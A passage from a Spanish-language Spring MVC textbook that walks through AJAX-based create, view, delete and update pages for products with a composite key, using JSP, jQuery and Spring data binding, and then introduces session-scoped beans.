Cuando recibo una petición GET, supongo que desde el menú principal, busco la lista de productos, la dejo como un atributo del modelo y le pido a Spring que resuelva la página. Como uso entidades, al recuperar el producto lógicamente he leído todas sus propiedades: "id", "precio" y por supuesto "proveedor" y "tipoProducto". Por eso en la página JSP puedo usar EL de esa forma:

```

<td>${p.tipoProducto.nombre}</td>
<td>${p.proveedor.nombre}</td>

```

#### 6.8.2.2 Ver AJAX

He repetido la acción anterior, pero usando una petición AJAX para leer la información cuando la página acaba de cargarse. En este caso no tiene ningún sentido. Sólo he conseguido hacerla más complicada y más lenta, pero compararla con el ejemplo anterior puede resultarte instructivo.

La acción que el usuario debe solicitar es "/producto/verajax.html". Ni siquiera la he incluido en el menú principal, por lo que para probarla tengo que escribir la URL en la barra de direcciones del navegador. Obviamente al servidor le da igual, ni siquiera puede darse cuenta de la diferencia.

La página JSP es ésta:

```

<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>

<script src="../js/producto/verajax.js" type="text/javascript"></script>

<p><spring:message code="producto.ver.uno"/></p>
<table class="datos noAlPrincipio">
    <thead class="iguales">
        <tr>
            <th><spring:message code="producto.tipo"/></th>
            <th><spring:message code="producto.proveedor"/></th>
            <th><spring:message code="producto.precio"/></th>
        </tr>
    </thead>
    <tbody>
        <tr>
            <td class="tipoProductoNombre"></td>
            <td class="proveedorNombre"></td>
            <td class="precio"></td>
        </tr>
    </tbody>
</table>

<p class="error" id="mal"><spring:message code="producto.ver.error"/></p>

```

Salvo el párrafo inicial no dibuja nada. He aplicado estilos de tal manera que la tabla vacía y el mensaje de error son invisibles. Pero el programa de JavaScript `/js/producto/verajax.js` cambia esto:

---

```

$(function(){
    var tabla=$("table");
    var cuerpo=tabla.find("tbody");
    var fila=cuerpo.find("tr");
    var mal=$("#mal");

    $.ajax({
        url:"../producto/verajax.html",
        method:"post",
        dataType:"json",
        success:function(r){
            for (var ind in r.valor) {
                fila.find("td.precio").text(r.valor[ind].precio);
                fila.find("td.tipoProductoNombre").text(r.valor[ind].tipoProducto.nombre);
                fila.find("td.proveedorNombre").text(r.valor[ind].proveedor.nombre);

                cuerpo.append(fila);
                fila=fila.clone();
            }
            tabla.fadeIn(200);
        },
        error:function(xhr){
            mal.fadeIn(200);
            console.log (xhr.responseText);
        }
    });
});

```

En cuanto la página finaliza la carga se ejecuta la función. Captura los elementos que necesito e inmediatamente hace una petición AJAX para recuperar la lista de productos. Si llega correctamente la dibuja, en caso contrario muestra el mensaje de error. El aspecto final de la página es exactamente el mismo que el del apartado anterior.

La lista o llega bien o no llega porque se ha producido un excepción inesperada en el controlador y se lanza la página de error. Si eso sucede JQuery lanza la función de “callback” de la propiedad “error”; por eso no compruebo el estado en la función que dibuja la respuesta.

La forma de llenar la tabla es típica. Siempre trataremos de no mezclar HTML y JavaScript, ni siquiera cuando dibujamos HTML desde JavaScript. Para hacerlo lo más independiente posible copio desde el programa un “modelo” que relleno y “clono” una y otra vez, en este caso la única fila (vacía) que tiene la tabla.

Para hacer referencia a un elemento (en este caso las celdas) se suele usar un identificador. Pero voy a copiar y pegar las filas dentro de un bucle, y por tanto si uso el atributo “id” habrá muchas celdas con identificadores repetidos. Para evitarlo, uso clases: a JQuery le da igual.

Los métodos de acción del controlador son bastante simples. Uso el tipo de petición para diferenciar entre uno y otro por costumbre:

```

@RequestMapping(value="/verajax.html", method = RequestMethod.GET)
public String verajaxget() {
    return "producto.verajax";
}

@RequestMapping(value="/verajax.html", method = RequestMethod.POST)
@ResponseBody
@JsonView(Ver.Simples.class)
public Respuesta<List<Producto>> verajaxpost() {
    return new Respuesta<List<Producto>>(true, this.rProd.findAll());
}

```

El primero simplemente resuelve la petición del usuario. El segundo busca los datos y los devuelve como un texto con aspecto de objeto de JavaScript. Da igual lo retorcido que sea; “@ResponseBody”, Spring y Jackson se encargan de todo. Este es un trozo del cuerpo de la respuesta que se genera:

```
{"estado":true,"valor": [{"claveProducto":{"idProveedor":1,"idTipoProducto":"CB C"}, "precio":2.56,"tipoProducto":{"id":"CBC","nombre":"Corrector blanco"}}
```

```

    "cinta"}, {"proveedor": {"id": 1, "nombre": "Compañía Occidental", "fecha": "2017-04-07T00:00:00.000+0000"}}, {"claveProducto": {"idProveedor": 1, "idTipoProducto": "CBF"}, "precio": 21.0, "tipoProducto": {"id": "CBF", "nombre": "Corrector blanco frasco de cristal"}, "proveedor": {"id": 1, "nombre": "Compañía Occidental", "fecha": "2017-04-07T00:00:00.000+0000"}}, ... ]}

```

La propiedad “valor” es un array con todos los productos. Y por cada producto envío su clave, el precio, su proveedor y su tipo de producto. Pero estos dos últimos son a su vez entidades que tienen propiedades; de nuevo, la clave, el nombre... y la lista de productos de cada uno.

Son entidades con navegabilidad doble, es decir, referencias circulares. Para que Jackson no provoque un error he usado la anotación “@JsonView”. Todo esto lo expliqué en el apartado 6.6.2, “Bucles infinitos”.

#### 6.8.2.3 Crear

La tarea es la misma que en el resto de ejemplos, aunque la implementación es algo distinta debido a que la entidad es el lado propietario de dos relaciones. Habrá dos peticiones distintas:

- Todo comienza con una petición GET, por ejemplo desde el menú principal. Responderé con una página HTML que contiene un desplegable con los proveedores, otro con los tipos de productos y un cuadro de texto para el precio.
- Cuando el usuario escriba todos los datos y pulse “submit” lanzará una petición AJAX, que responderemos con “bien” o “mal”.

El aspecto inicial de la pantalla:



El código de la página JSP no tiene nada especial, sólo dibuja un formulario con tres controles:

```

<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>

<script src="../js/producto/crear.js" type="text/javascript"></script>

<p><spring:message code="producto.crear.uno"/></p>
<form method="post" id="formulario">
<table class="formulario">
  <tbody>
    <tr>
      <td><label><spring:message code="producto.tipo"/></label></td>
      <td>
        <select name="tipoProducto.id" class="gra">
          <option value=""><spring:message code="tipo.seleccion"/></option>
          <c:forEach items="${tipos}" var="tp">
            <option value="${tp.id}">${tp.nombre}</option>
          </c:forEach>
        </select>
      </td>
      <td class="error"></td>
    </tr>
    <tr>

```

```

<td><label><spring:message code="producto.proveedor"/></label></td>
<td>
    <select name="proveedor.id" class="gra">
        <option value=""><spring:message code="proveedor.seleccion"/></option>
        <c:forEach items="${proveedores}" var="prov">
            <option value="${prov.id}">${prov.nombre}</option>
        </c:forEach>
    </select>
</td>
<td class="error"></td>
</tr>
<tr>
    <td><label><spring:message code="producto.precio"/></label></td>
    <td><input type="text" name="precio" class="peq"/></td>
    <td class="error"></td>
</tr>
<tr>
    <td colspan="2">
        <input type="submit" value=<spring:message code="producto.crear.submit"/>>
    </td>
</tr>
</tbody>
</table>
</form>

<p id="bien"><spring:message code="producto.crear.bien"/></p>
<p id="mal" class="error"><spring:message code="producto.crear.mal"/></p>
<p id="error" class="error"><spring:message code="producto.crear.repetido"/></p>

```

Sólo envío en código HTML una vez, así que la página ya contiene todos los mensajes, aunque invisibles. Son pocos, por lo que no cuesta nada hacerlo así.

Fíjate en los nombres de los controles del formulario: "precio", "proveedor.id" y "tipoProducto.id". Son los nombres de los parámetros que le llegarán al controlador, y por tanto con los que va a hacer binding. Volveremos a ellos cuando veamos los métodos de acción.

El código del fichero **/js/producto/crear.js** hace lo de siempre: captura los elementos que necesita para el dibujo de la página, intercepta el formulario con Validate y cuando todo sea correcto realiza la petición AJAX:

```

$(function(){
    var f=$("#formulario");
    var bien=$("#bien");
    var mal=$("#mal");
    var error=$("#error");

    var validador=f.validate({
        rules: {
            "tipoProducto.id":{required:true},
            "proveedor.id":{required:true},
            precio:{required:true, number:true, min:0.01, max:9999},
        },
        errorPlacement: function(error, element) {
            element.parent().next("td").append(error);
        },
        submitHandler:function(){
            bien.hide();
            mal.hide();
            error.hide();

            $.ajax({
                url:"../producto/crear.html",
                method:"post",
                data:f.serialize(),
                dataType:"json",
            })
        }
    })
})

```

```

        success:function(r){
            if (r.estado) bien.fadeIn(200);
            else if (r.valor) error.fadeIn(200);
            else mal.fadeIn(200);
        },
        error:function(xhr){
            mal.fadeIn(200);
            console.log (xhr.responseText);
        }
    );
}
);
});

```

Al parecer a JQuery Validate no le importa que los nombres de los controles contengan puntos.

La función de “callback” se limita a presentar un mensaje u otro en función de la respuesta. Esta vez hay tres posibilidades (el controlador sabrá por qué), así que también se utiliza el valor de la respuesta para decidir qué dibujar.

Por fin, los métodos de acción del controlador:

```

@RequestMapping(value = "/crear.html", method = RequestMethod.GET)
public ModelAndView crear() {
    ModelAndView model=new ModelAndView("producto.crear");
    model.addObject("tipoProductos",rTipo.findAll());
    model.addObject("proveedores",rProv.findAll());
    return model;
}

@RequestMapping(value = "/crear.html", method = RequestMethod.POST,
                params = {"precio", "proveedor.id", "tipoProducto.id"})
@ResponseBody
public Respuesta<Boolean> crear(@Validated Producto producto,BindingResult errores){
    //false, false -> Un error que no se debería producir
    if (errores.hasErrors()) return new Respuesta<>(false, false);

    //false, true -> El producto ya existe
    ClaveProducto cp=new ClaveProducto(producto.getProveedor().getId(),
   producto.getTipoProducto().getId());
    Optional<Producto> op=rProd.findById(cp);
    if (op.isPresent()) return new Respuesta<>(false, true);

    rProd.save(producto);
    return new Respuesta<>(true);
}

```

El comportamiento del primero método ya lo hemos visto muchas veces. Busca la lista de productos y tipos, los añade al modelo y decide la página que crea el texto de HTML para el cliente.

El segundo método de acción tampoco tiene nada nuevo, salvo que esta vez el binding se aplica también a propiedades incluidas en el JavaBean. Para crear un nuevo producto necesito el precio que tendrá, la clave de tipo de producto y la clave del proveedor, que son precisamente los parámetros que me ha enviado el cliente.

Son tres valores y podría recogerlos con tres parámetros, pero me gustaría usar el binding de Spring para JavaBeans; valida automáticamente y es cómodo. Además, en otras ocasiones no serán sólo tres. Los métodos “set” de “Producto” son éstos:

```

public void setProveedor(Proveedor proveedor) {...}
public void setPrecio(Double precio) {...}
public void setTipoProducto(TipoProducto tipoProducto) {...}
public void setClaveProducto(ClaveProducto claveProducto) {...}

```

Está el método “setPrecio()”, pero no tengo un “setProveedorId()” ni un “setTipoProductoid()”. No hacen falta. Cuando Spring se encuentra con parámetros con “puntos en el medio” sabe interpretar la cadena de propiedades. Para el parámetro “proveedor.id” hará lo siguiente:

- Busca “setProveedor()”, averigua que el parámetro del método es de clase “Proveedor” y crea un objeto vacío.
- Usa el método “setId()” de este objeto para guardar el valor del parámetro.
- Guarda el objeto proveedor con “setProveedor()”.

El resultado es que el producto tendrá un proveedor con el “id” asignado. Y hará lo mismo con “tipoProducto.id”.

También hubiera funcionado si utilizo los nombres de parámetros “claveProducto.idTipoProducto” y “claveproducto.idProveedor”, excepto que no se hubieran aplicado las reglas de validación definidas en las entidades.

#### 6.8.2.4 Borrar

Como es de esperar, dos peticiones. La primera recibe como respuesta una página con la lista de productos. La segunda se produce cuando seleccionamos un producto y ejecutamos la petición AJAX. La respuesta será un texto JSON con “bien” o “mal”.

Es similar a otras tareas que ya hemos visto. La única diferencia es que el producto tiene una clave compuesta, por lo que tendremos que emplear algún truco para obtener dos valores distintos cuando seleccionemos una opción del desplegable:



La página JSP que responde a la primera petición se limita a dibujar el desplegable, pero haciendo algo para poder escribir dos valores en uno:

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>

<script src="../js/producto/borrar.js" type="text/javascript"></script>

<p><spring:message code="producto.borrar.uno"/></p>
<form method="post" id="formulario">
<p>
<select name="claveCompuesta">
<option value=""><spring:message code="producto.seleccion"/></option>
<c:forEach items="${productos}" var="p">
<option value="${p.tipoProducto.id}/${p.proveedor.id}">
${p.tipoProducto.nombre} / ${p.proveedor.nombre}
</option>
</c:forEach>
</select>
<input type="submit" value=<spring:message code="usuario.borrar.submit"/>>
</p>
</form>

<p id="bien"><spring:message code="producto.borrar.bien"/></p>
<p id="mal" class="error"><spring:message code="producto.borrar.mal"/></p>
```

Simplemente pego los dos códigos en el “value” con un carácter que me permita separarlos después. Otra opción sería crear dos atributos “data” en el option, uno por cada código y recuperarlos después. Ese tipo de operaciones es trivial con JQuery.

El código de **/js/producto/borrar.js**:

```
$(function(){
var f=$("#formulario");
var bien=$("#bien");
```

---

```

var mal=$("#mal");
var s=f.find("select");

f.submit(function(e){
    e.preventDefault();
    bien.hide();
    mal.hide();
    if (s.val() == "") return;

    //No me queda más remedio que meter mano en el código del select;
    //o lo convierto en JSON o fabrico manualmente los datos de formulario...
    var texto=s.val().split("/");

    $.ajax({
        url:"../producto/borrar.html",
        method:"post",
        data:"tipoProducto.id=" + texto[0] + "&proveedor.id=" + texto[1],
        dataType:"json",
        success:function(r){
            s.find("option:selected").remove();
            bien.fadeIn(200);
        },
        error:function(xhr){
            mal.fadeIn(200);
            console.log (xhr.responseText);
        }
    });
});
});

```

En este caso he separado el texto y he fabricado manualmente los parámetros que enviaré al controlador. He usado la misma técnica que en el ejemplo anterior: Los parámetros se llaman “tipoProducto.id” y “proveedor.id”, por lo que cuando haga binding sobre un “Producto” funcionará tal como ya hemos visto. No he necesitado hacer validación. Si usa mi código no puede fallar, y si no lo usa no serviría de nada.

Las dos acciones del controlador son idénticas a las de otros casos:

```

@RequestMapping(value="/borrar.html", method = RequestMethod.GET)
public ModelAndView borrar() {
    ModelAndView model=new ModelAndView("producto.borrar");
    model.addObject("productos",rProd.findAll());
    return model;
}

@RequestMapping(value="/borrar.html", method = RequestMethod.POST,
                params = {"proveedor.id", "tipoProducto.id"})
@ResponseBody
public Respuesta<Object> borrar(Producto producto) {
    ClaveProducto cp=new ClaveProducto(producto.getProveedor().getId(),
   producto.getTipoProducto().getId());
    rProd.deleteById(cp);
    return new Respuesta<>(true);
}

```

La primera acción usa el modelo y le dice a Spring qué página dibuja la respuesta. La segunda hace binding con los parámetros recibidos, busca el producto y lo borra. No me he molestado en validarlos sintácticamente. Si no son correctos no encontrará el producto o se producirá una excepción. Como no la he gestionado directamente, llegará al controlador auxiliar y devolveré una página de error de HTML. Eso provocará que se lance “error” en JavaScript y se dibuje el párrafo de error.

#### 6.8.2.5 Modificar

Esta página la he escrito de forma distinta. Para hacer el ejemplo más interesante he imaginado que existen multitud de productos, por lo que es necesario algún tipo de filtro, y que se van a realizar muchas modificaciones, por lo que tiene que ser un proceso ágil. El aspecto de la página inicialmente es éste:

Se mostrarán sólo los productos pertenecientes al proveedor o al tipo seleccionado, o a ambos. Si no hay ninguno activo no se enseña ningún producto. Hubiera costado lo mismo que se vieran todos, pero hemos supuesto que los estamos programando así porque hay demasiados.

Cuando activamos alguno de los filtros se produce una petición AJAX y en cuanto llega se dibuja la respuesta:

Tipo de producto	Proveedor	Precio
Corrector blanco cinta	Compañía Occidental	2.56
Corrector blanco frasco de cristal	Compañía Occidental	21
Cuaderno negro tapa dura	Compañía Occidental	11.34
Cuaderno rojo anillas	Compañía Occidental	2.9
Cuaderno verde liso	Compañía Occidental	5.6
Neuromante	Compañía Occidental	12.5
Tinta china negra	Compañía Occidental	34.5

El precio son controles de formulario, que en cuanto se modifican realizan una petición AJAX sin pedir confirmación. Por supuesto he aplicado JQuery Validate, aunque me limito a poner el campo de color rojo si es incorrecto. Si por algún motivo un producto no se pudiera actualizar aparecería un mensaje al final de la pantalla.

Por tanto las peticiones que incluye esta acción son las siguientes:

- Una petición inicial, el habitual GET desde un enlace de menú, por ejemplo. Responderemos con la página JSP habitual, que en este caso generará dos desplegables.
- La segunda petición se lanzará desde cualquiera de los desplegables. Como permito que ambos estén activos a la vez siempre envío el valor de ambos, sin importar cuál se ha escogido. Será una petición desde JavaScript, por lo que responderé con un texto en formato JSON con la información de los productos seleccionados. Dibujaré una tabla con un formulario distinto en cada fila.
- La tercera petición se produce cuando modifco el valor de alguno de los controles de precios. Si su valor ha cambiado y cumple las reglas de validación envío otra petición AJAX. La respuesta es el "bien" o "mal" habitual.

Éste es el código JSP que genera la página HTML inicial:

```

<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>

<script src="../js/producto/modificar.js" type="text/javascript"></script>

<p><spring:message code="producto.modificar.uno" /></p>

<table class="datos datosPeq" id="tabla">
<thead>
<tr>
<td>
<select id="idTipoProducto" class="gra">
<option value=""><spring:message code="tipo.seleccion"/></option>

```

```

<c:forEach items="${tipoProductos}" var="tp">
    <option value="${tp.id}">${tp.nombre}</option>
</c:forEach>
</select>
</td>
<td>
    <select id="idProveedor" class="gra">
        <option value=""><spring:message code="proveedor.seleccion"/></option>
        <c:forEach items="${proveedores}" var="pr">
            <option value="${pr.id}">${pr.nombre}</option>
        </c:forEach>
    </select>
</td>
<td><input type="text" class="peq invisible"/></td>
</tr>
<tr>
    <th><spring:message code="producto.tipo"/></th>
    <th><spring:message code="producto.proveedor"/></th>
    <th><spring:message code="producto.precio"/></th>
</tr>
</thead>
<tbody class="noAlPrincipio">
    <tr>
        <td class="tipoProducto"></td>
        <td class="proveedor"></td>
        <%--Sólo hay un campo en este caso, pero podrían ser muchos más--%>
        <td class="precio">
            <form class="datos">
                <input type="hidden" name="tipoProducto.id"/>
                <input type="hidden" name="proveedor.id"/>
                <input type="text" name="precio" class="peq"/>
            </form>
        </td>
    </tr>
</tbody>
</table>

<p id="mal" class="error"><spring:message code="producto.modificar.mal"/></p>

```

La página también escribe en HTML el cuerpo de la tabla con una fila, y ésta con un formulario en blanco. Mediante estilos hago que inicialmente no se dibuje. La usaré como plantilla para llenar y clonar desde JavaScript cuando lleguen los datos de los productos.

Este formulario lo utilizaré para realizar una petición (AJAX) al servidor, y por tanto debe incluir todo lo necesario para modificar el producto: el precio y su clave principal compuesta. Como ya habré dibujado los nombres de los proveedores y de los tipos de producto, la clave una información que al usuario le da igual, por lo que no la muestro. No tiene nada que ver con la seguridad, es sólo estética.

El código del archivo `/js/producto/modificar.js` realiza dos peticiones distintas, y el dibujo de los resultados es más complejo de lo habitual. El programa es largo, por lo que insertaré la explicación a medida que muestro las funciones:

```

$(function(){
    var mal=$("#mal");
    var cuerpo=$("#tabla tbody");
    var idProveedor=$("#idProveedor");
    var idTipoProducto=$("#idTipoProducto");

    idProveedor.change(function(){
        enviarFiltros(cuerpo, mal, idProveedor, idTipoProducto);
    });

    idTipoProducto.change(function(){
        enviarFiltros(cuerpo, mal, idProveedor, idTipoProducto);
    });
}

```

---

```

cuerpo.on("change","input",function(){
    $(this).parent("form").submit();
});

```

La función se lanza una vez la página HTML se ha cargado y se han definido todos sus elementos. Capturo todo lo que necesito y asigno los eventos, todos de tipo "change". Los eventos de los desplegables son los habituales, pero el asignado a los "input" de los precios no. Lógico, teniendo en cuenta que son controles que todavía no existen, y que iré creando y eliminando a medida que seleccione unos valores u otros. En JQuery no supone un problema. Permite asignar eventos a futuro, para cuando exista la etiqueta.

Fíjate que evento le he asignado al cuadro de texto. Cuando modifique su valor, se producirá un submit tradicional, sin AJAX. De momento, modificar el valor equivale a pulsar el botón de envío del formulario.

```

function enviarFiltros (cuerpo, mal, idProveedor, idTipoProducto) {
    //Borro todo menos la primera fila
    mal.hide();
    cuerpo.fadeOut(100);

    if (idProveedor.val()!="" || idTipoProducto.val()!="") {
        var datos="proveedor.id=" + idProveedor.val() +
                  "&tipoProducto.id=" + idTipoProducto.val();
        $.ajax({
            url:"../producto/modificar.html",
            method:"post",
            data: datos,
            dataType:"json",
            success:function(r){
                if (r.estado) {
                    if (rellenarTabla (cuerpo,r.valor)) {
                        capturarFormularios(cuerpo,mal);
                        cuerpo.fadeIn(100);
                    }
                }
                else mal.fadeIn(200);
            },
            error:function(xhr){
                mal.fadeIn(200);
                console.log (xhr.responseText);
            }
        });
    }
}

```

La función "enviarFiltros()" se ejecuta cuando modifco cualquiera de los desplegables. No me aportaba nada usar un formulario, así que he compuesto manualmente los parámetros que envío al controlador. Como quiero hacer binding y sé que Spring es muy listo, los he nombrado como "propiedad.subpropiedad".

Cuando llega la respuesta uso la función "rellenarTabla()" y "capturarFormularios()" para dibujarla.

```

function llenarTabla (cuerpo,datos) {
    if (datos.length==0) return false;
    var fila=cuerpo.find("tr:eq(0)").clone();
    cuerpo.empty();

    for (var i in datos) {
        if (i!=0) fila=fila.clone();
        fila.find("td.proveedor").text(datos[i].proveedor.nombre);
        fila.find("td.tipoProducto").text(datos[i].tipoProducto.nombre);
        fila.find("input[name='proveedor.id']").val(datos[i].proveedor.id);
        fila.find("input[name='tipoProducto.id']").val(datos[i].tipoProducto.id);
        fila.find("input[name='precio']").val(datos[i].precio).removeClass("error");
        cuerpo.append(fila);
    }
    return true;
}

```

---

Limpio la tabla de los valores previos y recorro el array de productos, clonando filas y llenando el formulario que contiene. Busco por clases y nombres, no por identificadores, ya que los elementos se repiten una y otra vez.

```
function capturarFormularios(cuerpo,mal) {
    cuerpo.find("form").each(function(){
        var f=$(this);
        var v=f.validate({
            rules: {
                precio:{required:true, number:true, min:0.01, max:9999},
            },
            errorPlacement: function(error, element) {
            },
            submitHandler:function(){
                mal.hide();
                $.ajax({
                    url:"../producto/modificar.html",
                    method:"post",
                    data:f.serialize(),
                    dataType:"json",
                    success:function(r){
                        if (!r.estado) mal.fadeIn(200);
                    },
                    error:function(xhr){
                        mal.fadeIn(200);
                        console.log (xhr.responseText);
                    }
                });
            }
        });
        v.resetForm();
    });
}
```

Y por último, la captura de los formularios. He tenido que organizar un pequeño lío por culpa de JQuery Validate. Puedo asignar eventos a futuro, pero no “validaciones a futuro”. Cada vez que creo los nuevos formularios, tengo que capturarlos de nuevo con Validate. Y de paso cambio el “submit” normal por la petición AJAX, que como sabes sólo se lanzará si el precio es correcto.

El código del controlador tiene tres métodos de acción, uno por cada petición. También los comento a medida que muestro las funciones:

```
@RequestMapping(value="/modificar.html", method = RequestMethod.GET)
public ModelAndView modificar() {
    ModelAndView model=new ModelAndView("producto.modificar");
    model.addObject("proveedores",rProv.findAll());
    model.addObject("tipoProductos",rTipo.findAll());
    return model;
}
```

El primer método es del siempre. Atiende una petición “get” y lanzará una página JSP. Deja como atributos del modelo la lista de proveedores y de tipos de producto.

```
@RequestMapping(value="/modificar.html", method = RequestMethod.POST,
                  params = {"proveedor.id","tipoProducto.id"})
@ResponseBody
@JsonView(Ver.Simples.class)
public Respuesta<List<Producto>> modificar(Producto prod,
  BindingResult errores) {
    //No se debería producir... cosas raras enviadas por el usuario
    if (errores.hasErrors()) return new Respuesta<>(false);

    /* un pequeño ajuste... Si no me envían nada no quiero el tipo de
     * producto "", sino NO buscar por tipo de producto */
    if (prod.getTipoProducto().getId().length()==0) prod.setTipoProducto(null);
```

---

```

/* Fíjate que sólo he rellenado las claves de las propiedades que componen
 * Producto: la clave principal de Producto está vacía, y a pesar de todo
 * el filtro funciona! */
Example<Producto> ejemplo=Example.of(prod);
List<Producto> productos=rProd.findAll(ejemplo);
return new Respuesta<>(true,productos);
}

```

Este método espera una petición POST que tenga como parámetros la clave de proveedor y del tipo de producto. Si usa mi código no deben producirse errores de validación, pero **nunca te puedes fiar de lo que te envía el cliente**, así que compruebo que los tipos de datos son los correctos. Realmente sólo estoy comprobando la clave de proveedor, que es numérica. La de tipo de producto es un String y siempre funciona. Lo que no hago es añadir la anotación “@Validated”. No quiero aplicar las reglas de validación definidas en “Producto”. Saltaría el error, porque casi todos sus campos están vacíos y alguno lo definió como obligatorio.

Uso esas claves para definir un filtro de Spring Data JPA y devuelvo lo que encuentro, por supuesto como un texto en formato JSON gracias a “@ResponseBody”. Sé que tengo definidas referencias circulares, por lo que también uso “@JsonView”.

```

@RequestMapping(value="/modificar.html", method = RequestMethod.POST,
                params = {"proveedor.id","tipoProducto.id", "precio"})
@ResponseBody
public Respuesta<Object> modificar2(Producto producto, BindingResult errores){
    //No se debería producir... cosas raras enviadas por el usuario
    if (errores.hasErrors()) return new Respuesta<>(false);

    ClaveProducto cp=new ClaveProducto(producto.getProveedor().getId(),
   producto.getTipoProducto().getId());
    Optional<Producto> op=rProd.findById(cp);
    if (!op.isPresent()) return new Respuesta<>(false);

    Producto encontrado=op.get();
    encontrado.setPrecio(producto.getPrecio());
    rProd.save(encontrado);
    return new Respuesta<>(true);
}

```

Esta vez he tenido que cambiar el nombre del método, ya que su firma es la misma que la del anterior. No tiene importancia.

Este último método de acción se ejecuta como respuesta a una petición POST con todos los parámetros para poder modificar el precio de un producto. Como antes me limito a hacer binding (los nombres de los parámetros son los adecuados) y a comprobar que los tipos de datos son los correctos.

Trato de modificar el producto y devuelvo “true” o “false”, como ya es habitual.

## 6.9 Sesiones

La sesión no es parte del controlador. O sí. Aunque a veces lo que hace la sesión se puede aplicar desde el modelo; pero si no se quiere persistir no es adecuado... Desde el punto de vista de MVC clasificarla puede resultar ambiguo. En mi humilde opinión las sesiones son sesiones. Discusiones filosóficas aparte, lo que sí está claro es lo que hace y cómo se usa:

- Almacena datos pertenecientes a un cliente concreto, a lo largo de todas las peticiones que realiza hasta que la sesión caduca.
- Una sesión caduca cuando el cliente pide su anulación, cuando elimina cualquier referencia a ella (borra las cookies o cierra el navegador) o porque el servidor decide que el cliente lleva inactivo demasiado tiempo (media hora por defecto).
- Como todo, se usa en el controlador. Del mismo modo que usa la petición del cliente, el resultado de la validación y la respuesta del modelo para decidir qué vista dibujar, también usa los valores almacenados en la sesión. E igual que con el modelo, es el controlador quien le pasa esos datos a la sesión, generalmente porque los ha recibido de la vista.


---

Vamos a ver dos maneras diferentes de definir sesiones. Mediante “Scoped Proxy” y a través de atributos de sesión.

Desde hace unos años la filosofía de las aplicaciones Web ha cambiado hacia SOA, sobre todo con servicios RESTful. En ese caso se desaconseja el uso de sesiones. Consulta el apartado 8.14, “Gestión de sesiones” para más información.

### 6.9.1 Scoped Proxy

Utilizar sesiones en Spring es muy sencillo. Sólo tenemos que definir un bean con un scope de sesión. En la aplicación de ejemplo he creado un bean de sesión para contar cuántas veces un cliente utiliza las operaciones CRUD sobre usuarios:



```
com.javi.productos.sesion
    Estadistica.java
    EstadisticaImpl.java
```

Como después lo inyectaré en el controlador de usuarios he usado una interfaz para desacoplar las clases:

```
public interface Estadistica {
    public enum Operacion {VER, CREAR, MODIFICAR, BORRAR}
    public void incrementar(Operacion op);
    public int getLeer();
    public int getCrear();
    public int getModificar();
    public int getBorrar();
}
```

Y ésta es la clase que la implementa:

```
@Component("datos")
@Scope(value = "session", proxyMode = ScopedProxyMode.INTERFACES)
public class EstadisticaImpl implements Estadistica{
    private int veces[];

    public EstadisticaImpl() {
        this.veces=new int[Operacion.values().length];
    }

    @Override
    public void incrementar(Operacion op) {
        this.veces[op.ordinal()]++;
    }

    @Override
    public int getLeer() {
        return this.veces[Estadistica.Operacion.VER.ordinal()];
    }

    @Override
    public int getCrear() {
        return this.veces[Estadistica.Operacion.CREAR.ordinal()];
    }

    @Override
    public int getModificar() {
        return this.veces[Estadistica.Operacion.MODIFICAR.ordinal()];
    }

    @Override
    public int getBorrar() {
        return this.veces[Estadistica.Operacion.BORRAR.ordinal()];
    }
}
```

---

Es una clase muy simple, que se limita a recordar cuántas veces se ha incrementado un “tipo de operación”. Le he dado un nombre al bean de Spring, luego enseñaré por qué.

Lo que sí es nuevo es el uso de la anotación `@Scope`. Como ya expliqué en el apartado 1.7, “Scope”, los beans de Spring se pueden definir con diferentes “ámbitos”, es decir, podemos indicarle a Spring cuándo queremos que los cree. En este caso le he pedido que cree uno por cliente:

```
@Scope(value = "session", proxyMode = ScopedProxyMode.INTERFACES)
```

El segundo parámetro le indica cómo quiero que realice la tarea. El objeto “proxy”, “representante, apoderado” se basará en la interfaz que implementa la clase, en vez de heredarlala y sobrescribir los métodos. ¿De qué estoy hablando? Lo explicaré en el siguiente apartado.

El caso es que es un bean de Spring, por lo que puedo inyectarlo en otros:

```
@Controller
@RequestMapping("/usuario")
public class ControladorUsuario {

    @Autowired
    private RepositorioUsuario ru;
    @Autowired
    private Estadistica estadistica;

    @RequestMapping("ver.html")
    public ModelAndView ver() {
        this.estadistica.incrementar(Operacion.VER);
        ModelAndView model=new ModelAndView("usuario.ver");
        model.addObject("usuarios",ru.findAll());
        return model;
    }

    @RequestMapping("estadistica.html")
    public ModelAndView estadistica() {
        ModelAndView model=new ModelAndView("usuario.estadistica");
        model.addObject("estadistica",this.estadistica);
        return model;
    }
    ...
}
```

En cada uno de los métodos de acción incremento la operación adecuada. Por supuesto, existe un método adicional para dibujar el contenido del bean. La página JSP:

```
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>

<p><spring:message code="usuario.estadistica.uno"/></p>


|  |                           |
|--|---------------------------|
| <spring:message code="usuario.estadistica.leer"/>      | \${estadistica.leer}      |
| <spring:message code="usuario.estadistica.crear"/>     | \${estadistica.crear}     |
| <spring:message code="usuario.estadistica.modificar"/> | \${estadistica.modificar} |
| <spring:message code="usuario.estadistica.borrar"/>    | \${estadistica.borrar}    |


```

No tiene nada especial. Simplemente muestra el contenido del atributo del modelo que el controlador ha dejado disponible. El resultado:

Consultas	1
Nuevos	2
Cambiados	0
Eliminados	1

No era necesario que el controlador definiera un atributo del modelo. Desde EL se puede acceder directamente a los atributos de la sesión con  `${sessionScope}`. Podríamos haber escrito la página de esta manera (muestro un resumen):

```
<td>${sessionScope['scopedTarget.datos'].leer}</td>
<td>${sessionScope['scopedTarget.datos'].crear}</td>
<td>${sessionScope['scopedTarget.datos'].modificar}</td>
<td>${sessionScope['scopedTarget.datos'].borrar}</td>
```

Tiene dos inconvenientes:

